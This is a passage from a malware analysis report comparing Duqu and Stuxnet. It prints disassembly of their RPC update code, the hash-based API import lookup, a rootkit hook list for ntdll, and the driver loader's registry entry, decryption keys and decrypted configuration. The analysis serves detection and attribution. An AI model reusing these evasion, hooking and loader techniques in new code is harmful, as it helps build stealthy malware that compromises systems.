.text:10001CE1                 mov     [ebp-4], al
.text:10001CE4                 mov     eax, esi
.text:10001CE6                 push    eax
.text:10001CE7                 call    each_export_calls_1002215A
.text:10001CEC
.text:10001CEC loc_10001CEC:                           ; DATA XREF: sub_10001D1E+12↑o
.text:10001CEC                 xor     eax, eax
.text:10001CEE                 mov     ecx, [ebp-0Ch]
.text:10001CF1                 mov     large fs:0, ecx
.text:10001CF8                 pop     edi
.text:10001CF9                 pop     esi
.text:10001CFA                 pop     ebx
.text:10001CFB                 leave
.text:10001CFC                 retn
.text:10001CFD ; ---------------------------------------------------------------------------
.text:10001CFD
.text:10001CFD loc_10001CFD:                           ; CODE XREF: _27_RPCServer+3D↑j
.text:10001CFD                 call    sub_100193EA
.text:10001D02                 lea     eax, [ebp-11h]
.text:10001D05                 push    eax
.text:10001D06                 call    sub_10001E2D
.text:10001D0B                 push    1               ; dwExitCode
.text:10001D0D                 mov     eax, dword_1006A840
.text:10001D12                 call    sub_10022379
.text:10001D17                 push    eax             ; hLibModule
.text:10001D18                 call    ds:FreeLibraryAndExitThread
.text:10001D18 _27_RPCServer   endp
```

Sample 8 – Export function _27 in oam7a.pnf (Stuxnet)




Figure 7 – Cross references to library function RPCServerUnregisterIf in oam7a.pnf



sub_10012F73
off_1001C308: dd rva _1, rva _2, rva _3, rva _
sub_100014A0
_1
_8
sub_10001236
RPC_Server_7
sub_1000139A
sub_1000145E
push offset RPCStopServerListening_sub_10006D4C
sub_1000176F
sub_10006C53
RPCStopServerListening_sub_10006D4C
sub_100018CF
sub_100018D6
RpcServerUnregisterIf
CallRPCUnregisterIF_sub_10006DC1
sub_10006BFF

Figure 8 – Cross references to library function RPCServerUnregisterIf in netp191.pnf

Figure 7 and Figure 8 show the cross-reference graph to the library function RpcServerUnregisterIf. An obvious similarity between the two control flows is that in both cases RpcServerUnregisterIf has two ingress edges, RPCStopServerListening_... and CallRPCUnregisterIF_…. Furthermore, the number of function calls from the RPC server export functions to the examined library function is three via CallRPCUnregisterIF_… Furthermore, we identified that Duqu uses the same type of bindings as Stuxnet (see Sample 9 and Sample 10 for details).

```
.text:10006FB8                 push    ebp
.text:10006FB9                 mov     ebp, esp
.text:10006FBB                 and     esp, 0FFFFFFF8h
.text:10006FBE                 push    offset aRpcss   ; "rpcss"
.text:10006FC3                 call    sub_10006FE0
.text:10006FC8                 push    offset aNetsvcs ; "netsvcs"
.text:10006FCD                 call    sub_10006FE0
.text:10006FD2                 push    offset aBrowser ; "browser"
.text:10006FD7                 call    sub_10006FE0
.text:10006FDC                 mov     esp, ebp
.text:10006FDE                 pop     ebp
.text:10006FDF                 retn
```

Sample 9 – Duqu calls the RPC functions via three bindings, similarly to Stuxnet

```
.text:100197F1                 push    ebp
.text:100197F2                 mov     ebp, esp
.text:100197F4                 and     esp, 0FFFFFFF8h
.text:100197F7                 push    offset aRpcss   ; "rpcss"
.text:100197FC                 call    sub_10019819
.text:10019801                 push    offset aNetsvcs ; "netsvcs"
.text:10019806                 call    sub_10019819
.text:1001980B                 push    offset aBrowser ; "browser"
.text:10019810                 call    sub_10019819
.text:10019815                 mov     esp, ebp
.text:10019817                 pop     ebp
.text:10019818                 retn
```

Sample 10 – Stuxnet calls the RPC functions via three bindings

We also found many other correlations (e.g., the impersonation of anonymous tokens) between the two RPC mechanisms. As a consequence, we conclude that Duqu uses the same (or very similar) RPC logic as Stuxnet to update itself.

Unfortunately, we still could not dissect the exact mechanism of the remaining exports of Duqu, but we suspect that they implement the same functionalities as the corresponding exports of Stuxnet.

6. Import preparation by hashes/checksums

Both Stuxnet and Duqu uses the trick that some exports are prepared by looking up checksums/hashes in particular DLL-s and comparing the results instead of directly naming the specific function (more info in case of Stuxnet driver is available in [ThabetMrxCls] Chapter 3-4.)

```
text:10001C41                 push    edi
.text:10001C42                 push    790E4013h       ; GetKernelObjectSecurity
.text:10001C47                 mov     [ebp+var_24], eax
.text:10001C4A                 mov     [ebp+var_34], eax
.text:10001C4D                 call    searchin_dll2_100022C7
.text:10001C52                 mov     edi, eax
.text:10001C54                 mov     [esp+10h+var_10], 0E876E6Eh ; GetSecurityDescriptorDacl
.text:10001C5B                 call    searchin_dll2_100022C7
.text:10001C60                 push    0E1BD5137h      ; BuildExplicitAccessWithNameW
.text:10001C65                 mov     [ebp+var_C], eax
.text:10001C68                 call    searchin_dll2_100022C7
.text:10001C6D                 push    2F03FA6Fh       ; SetEntriesInAclW
.text:10001C72                 mov     ebx, eax
.text:10001C74                 call    searchin_dll2_100022C7
.text:10001C79                 push    0C69CF599h      ; MakeAbsoluteSD
.text:10001C7E                 mov     [ebp+var_4], eax
.text:10001C81                 call    searchin_dll2_100022C7
.text:10001C86                 push    0CE8CAD1Ah      ; SetSecurityDescriptorDacl
.text:10001C8B                 mov     [ebp+var_8], eax
.text:10001C8E                 call    searchin_dll2_100022C7
.text:10001C93                 push    9A71C67h        ; SetKernelObjectSecurity
.text:10001C98                 mov     [ebp+var_10], eax
.text:10001C9B                 call    searchin_dll2_100022C7

ext:10002565                 call    sub_1000211F
.text:1000256A                 mov     ecx, [ebp+var_4]
.text:1000256D                 mov     [ecx], eax
.text:1000256F                 push    4BBFABB8h       ; lstrcmpiW
.text:10002574                 call    searchin_dll1_100022B6
.text:10002579                 pop     ecx
.text:1000257A                 mov     ecx, [ebp+var_4]
.text:1000257D                 mov     [ecx+8], eax
.text:10002580                 push    0A668559Eh      ; VirtualQuery
.text:10002585                 call    searchin_dll1_100022B6
.text:1000258A                 pop     ecx
.text:1000258B                 mov     ecx, [ebp+var_4]
.text:1000258E                 mov     [ecx+0Ch], eax
.text:10002591                 push    4761BB27h       ; VirtualProtect
.text:10002596                 call    searchin_dll1_100022B6
.text:1000259B                 pop     ecx
.text:1000259C                 mov     ecx, [ebp+var_4]
.text:1000259F                 mov     [ecx+10h], eax
.text:100025A2                 push    0D3E360E9h      ; GetProcAddress
.text:100025A7                 call    searchin_dll1_100022B6
.text:100025AC                 pop     ecx
.text:100025AD                 mov     ecx, [ebp+var_4]
.text:100025B0                 mov     [ecx+14h], eax
.text:100025B3                 push    6B3749B3h       ; MapViewOfFile
.text:100025B8                 call    searchin_dll1_100022B6
.text:100025BD                 pop     ecx
```

```
.text:100025BE                 mov     ecx, [ebp+var_4]
.text:100025C1                 mov     [ecx+18h], eax
.text:100025C4                 push    0D830E518h      ; UnmapViewOfFile
.text:100025C9                 call    searchin_dll1_100022B6
.text:100025CE                 pop     ecx
.text:100025CF                 mov     ecx, [ebp+var_4]
.text:100025D2                 mov     [ecx+1Ch], eax
.text:100025D5                 push    78C93963h       ; FlushInstructionCache
.text:100025DA                 call    searchin_dll1_100022B6
.text:100025DF                 pop     ecx
.text:100025E0                 mov     ecx, [ebp+var_4]
.text:100025E3                 mov     [ecx+20h], eax
.text:100025E6                 push    0D83E926Dh      ; LoadLibraryW
.text:100025EB                 call    searchin_dll1_100022B6
.text:100025F0                 pop     ecx
.text:100025F1                 mov     ecx, [ebp+var_4]
.text:100025F4                 mov     [ecx+24h], eax
.text:100025F7                 push    19BD1298h       ; FreeLibrary
.text:100025FC                 call    searchin_dll1_100022B6
.text:10002601                 pop     ecx
.text:10002602                 mov     ecx, [ebp+var_4]
.text:10002605                 mov     [ecx+28h], eax
.text:10002608                 push    5FC5AD65h       ; ZwCreateSection
.text:1000260D                 call    searchin_dll3_100022D8
.text:10002612                 pop     ecx
.text:10002613                 mov     ecx, [ebp+var_4]
.text:10002616                 mov     [ecx+2Ch], eax
.text:10002619                 push    1D127D2Fh       ; ZwMapViewOfSection
.text:1000261E                 call    searchin_dll3_100022D8
.text:10002623                 pop     ecx
.text:10002624                 mov     ecx, [ebp+var_4]
.text:10002627                 mov     [ecx+30h], eax
.text:1000262A                 push    6F8A172Dh       ; CreateThread
.text:1000262F                 call    searchin_dll1_100022B6
.text:10002634                 pop     ecx
.text:10002635                 mov     ecx, [ebp+var_4]
.text:10002638                 mov     [ecx+34h], eax
.text:1000263B                 push    0BF464446h      ; WaitForSingleObject
.text:10002640                 call    searchin_dll1_100022B6
.text:10002645                 pop     ecx
.text:10002646                 mov     ecx, [ebp+var_4]
.text:10002649                 mov     [ecx+38h], eax
.text:1000264C                 push    0AE16A0D4h      ; GetExitCodeThread
.text:10002651                 call    searchin_dll1_100022B6
.text:10002656                 pop     ecx
.text:10002657                 mov     ecx, [ebp+var_4]
.text:1000265A                 mov     [ecx+3Ch], eax
.text:1000265D                 push    0DB8CE88Ch      ; ZwClose
.text:10002662                 call    searchin_dll3_100022D8
.text:10002667                 pop     ecx
.text:10002668                 mov     ecx, [ebp+var_4]
.text:1000266B                 mov     [ecx+40h], eax
.text:1000266E                 push    3242AC18h       ; GetSystemDirectoryW
.text:10002673                 call    searchin_dll1_100022B6
.text:10002678                 pop     ecx
.text:10002679                 mov     ecx, [ebp+var_4]
.text:1000267C                 mov     [ecx+44h], eax
.text:1000267F                 push    479DE84Eh       ; CreateFileW
.text:10002684                 call    searchin_dll1_100022B6
```

Sample 11 – netp191_res302 looking up imports in kernel32.dll

```
.text:10002197                 mov     ecx, [edx]
.text:10002199                 add     ecx, ebx
.text:1000219B                 mov     al, [ecx]
.text:1000219D                 mov     [ebp+var_8], 0F748B421h
.text:100021A4                 test    al, al
.text:100021A6                 jz      short loc_100021C3
.text:100021A8
.text:100021A8 loc_100021A8:                           ; CODE XREF: search_export_by_hash_1000214A+74├j
.text:100021A8                 mov     ebx, [ebp+var_8]
.text:100021AB                 imul    ebx, 0D4C2087h
.text:100021B1                 movzx   eax, al
.text:100021B4                 xor     ebx, eax
.text:100021B6                 inc     ecx
.text:100021B7                 mov     al, [ecx]
.text:100021B9                 mov     [ebp+var_8], ebx
.text:100021BC                 test    al, al
.text:100021BE                 jnz     short loc_100021A8
.text:100021C0                 mov     ebx, [ebp+arg_0]
.text:100021C3
.text:100021C3 loc_100021C3:                           ; CODE XREF: search_export_by_hash_1000214A+5C↑j
.text:100021C3                 mov     eax, [ebp+var_8]
.text:100021C6                 cmp     [ebp+arg_4], eax ; compare argument magic to calculated hash
.text:100021C9                 jz      short loc_100021E0
.text:100021CB                 inc     [ebp+var_4]
.text:100021CE                 mov     eax, [ebp+var_4]
.text:100021D1                 add     edx, 4
.text:100021D4                 cmp     eax, [ebp+var_C]
.text:100021D7                 jb      short loc_10002197
```

Sample 12 – Search loop and checksum calculation in cmi4432_res302 import by hash/checksum

The checksum/hash calculation works on the export names without the terminating \0 character. A constant is loaded first, then for each character of the name of the export, an imul is calculated over the partial hash and then the character is XORed to the result as shown above.


While the trick of looking up import by hash is not unknown in malware code, this is another similarity between Duqu and Stuxnet. Note that the checksum calculation seems to be different between the two codes. Note also that many security related functions, such as SetSecurityDescriptorDacl, are imported as seen in the sample above, which are most likely related to the functionality of Stuxnet described in **[SymantecDossier]** (page 14).

For the DLLs used by Duqu, we calculated the hash results. To simplify the work of others we uploaded the results to a publicly available web site, the download link is given in the Download section of this document.

7. Hooks

The hook functions work in the same way for Stuxnet and Duqu. They both use non-existent "virtual" files for using libraries from modules.

In case of Duqu, this is *sort151C.nls* (or similar with random two byte hex string created from the results of gettickcount() and process id) (Figure 9), while in case of Stuxnet it is *KERNEL32.DLL.ASLR.[HEXSTRING]* or *SHELL32.DLL.ASLR.[HEXSTRING],* where HEXSTRING is a two-byte random hex string. When these libraries are requested, the corresponding module is loaded into the address space of the process (see Figure 10 from [EsetMicroscope] for more information).




Type	Name	Value
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtClose + 1	7C90CFEF 3 Bytes [BB, 0
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtClose + 5	7C90CFF3 2 Bytes [FF, E
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtCreateSection + 1	7C90D17F 3 Bytes [69, 0
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtCreateSection + 5	7C90D183 2 Bytes [FF, E
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtMapViewOfSection + 1	7C90D51F 3 Bytes JMP 7
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtMapViewOfSection + 5	7C90D523 2 Bytes [FF, E
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtOpenFile + 1	7C90D59F 3 Bytes [AA, 0
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtOpenFile + 5	7C90D5A3 2 Bytes [FF, E
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQueryAttributesFile + 1	7C90D70F 3 Bytes [FE, 0
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQueryAttributesFile + 5	7C90D713 2 Bytes [FF, E
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQuerySection + 1	7C90D8CF 3 Bytes [02, 0
.text	C:\WINDOWS\system32\svchost.exe[784] ntdll.dll!NtQuerySection + 5	7C90D8D3 2 Bytes [FF, E
Library	C:\WINDOWS\system32\sort151C.nls (*** hidden ***) @ C:\WINDOWS\system32\...	0x00E60000

☑ System
☑ Sections
☑ IAT/EAT
☑ Devices
☑ Modules
☑ Processes
☑ Threads
☑ Libraries
☑ Services
☑ Registry
□ Files
☑ C:\
□ D:\
☑ ADS
□ Show all

SYSTEM\WPA\SigningHash-V44KQMCFXKQCTQ

Figure 9 – The hooks of Duqu and the non-existent emulated file

The Figure and Table below show that both Stuxnet and Duqu use the same hooks in ntdll.dll during the injection process. Hooks usually used by rootkits are similar, however, the exact list of the hooks is specific to a given rootkit family and can serve as a fingerprint.



Type	Name
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtOpenFile + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtOpenFile + B
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQueryAttributesFile + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQueryAttributesFile + B
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQuerySection + 6
.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQuerySection + B
Attache...	\FileSystem\Ntfs \Ntfs
Library	C:\WINDOWS\system32\KERNEL32.DLL.ASLR.00b7e3ee (*** hidden ***)
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C

Figure 10 – The hooks of Stuxnet [EsetMicroscope]

Stuxnet Hook	Duqu Hook
ZwMapViewOfSection	ZwMapViewOfSection
ZwCreateSection	ZwCreateSection
ZwOpenFile	ZwOpenFile
ZwClose	ZwClose
ZwQueryAttributesFile	ZwQueryAttributesFile
ZwQuerySection	ZwQuerySection

Table 5 – The hooked functions of ntdll.dll are exactly the same in both malware codes.

It is interesting, that antivirus programs do not detect this very strange functionality with non-existent files and from the events we suppose to do changes in this field. During the injection Duqu maps read/write/execute memory areas to system processes like lsass.exe. It is also very strange that anti-malware tools generally avoid to check these memory areas which are very rare to normal programs. So a general countermeasure might be to mitigate these issues.

8.

8. Payload and configuration encryption

Both jminet7.sys and cmi4432.sys are generic loaders for malware code, in a very similar way as mrxcls.sys works in the case of Stuxnet. [Chappell 2010] discusses that the loader in the case of the Stuxnet is so general that it can be used to load any malware. The case is the same for Duqu components: both kernel drivers work in the same way so here we only explain the jminet7.sys process.

The Windows boot up process starts jminet7.sys as it is defined in the registry in **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3** (note the difference between jminet7 and JmiNET3). As jminet7.sys starts, it loads some configuration **(Config 1)** variables from the .sys file itself and decrypts it **(Decrypt 1)**. The configuration **(Config 1)** contains the name of the registry key, where the variable configuration part is located, and the secret key to decrypt it. In our case, the "FILTER" key contains the configuration **(Config 2)** in binary encrypted form. (In case of Stuxnet the process is the same, but configuration **(Config 2)** is stored under the key "DATA"). Now, the loader, jminet7.sys reads the registry and decrypts configuration **(Config 2 / Decrypt 2).** This contains the name of the PNF file (DLL) and the process name where the file should be injected. Then, after 15 minutes of waiting time (not yet known if it is configurable or hard-coded) jminet7.sys loads and decrypts netp191.pnf **(Decrypt 3).**

```
 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3]
"Description"="JmiNET3"
"DisplayName"="JmiNET3"
"ErrorControl"=dword:00000000
"Group"="Network"
"ImagePath"="\\??\\C:\\WINDOWS\\system32\\Drivers\\jminet7.sys"
"Start"=dword:00000001
"Type"=dword:00000001
"FILTER"=hex:a0,35,58,da,32,ee,d5,01,c0,15,8b,1f,4b,5c,d1,a1,0b,8b,e7,85,1c,7f,\
  6e,f2,ef,31,6a,18,3c,80,78,c7,d4,c5,50,90,7a,78,66,9d,6b,93,00,a1,f5,3d,26,\
  ce,cb,1c,1e,45,b0,ff,a0,dd,c0,a3,e8,58,31,0c,b2,a1,dd,11,37,ba,aa,1e,66,d3,\
  1f,b4,2f,e1,7c,eb,b6,a2,58,a0,25,62,77,b5,41,d3,71,02,1a,be,cb,bb,52,43,76,\
  43,b6,d0,67,25,19,10,27,67,a5,15,38,9f,8f

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3\Enum]
"0"="Root\\LEGACY_JMINET3\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
```

Sample 13 – Registry data for jminet7

During the starting process 3 decryption processes are performed altogether, exactly as in Stuxnet. Now, let’s compare the keys of the decryption operations.

Description	Key
Compiled-in configuration (Config-1)	No key set, fixed decryption routine (essentially the same as key=0)
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for netp191.pnf	0xAE240682 (loaded from Config-2)

Keys in the case of Duqu (jminet7 and cmi4432)

Description	Key
Compiled-in configuration (Config-1)	key=0
Variable configuration in registry (Config-2)	0xAE240682 (loaded from Config-1)
Decryption key for oem7a.pnf	0x01AE0000 (loaded from Config-2)

Keys in the case of Stuxnet (mrxcls.sys)

One can easily recognize that the same key is used in Stuxnet as in the case of Duqu. Note that many keys contain “0xAE” and later we show more occurrences of this magic number.

```
0000000000: 07 00 00 00 82 06 24 AE | 5C 00 52 00 45 00 47 00  •    '♠$R\ R E G
0000000010: 49 00 53 00 54 00 52 00 | 59 00 5C 00 4D 00 41 00  I S T R Y \ M A
0000000020: 43 00 48 00 49 00 4E 00 | 45 00 5C 00 53 00 59 00  C H I N E \ S Y
0000000030: 53 00 54 00 45 00 4D 00 | 5C 00 43 00 75 00 72 00  S T E M \ C u r
0000000040: 72 00 65 00 6E 00 74 00 | 43 00 6F 00 6E 00 74 00  r e n t C o n t
0000000050: 72 00 6F 00 6C 00 53 00 | 65 00 74 00 5C 00 53 00  r o l S e t \ S
0000000060: 65 00 72 00 76 00 69 00 | 63 00 65 00 73 00 5C 00  e r v i c e s \
0000000070: 4A 00 6D 00 69 00 4E 00 | 45 00 54 00 33 00 00 00  J m i N E T 3
0000000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
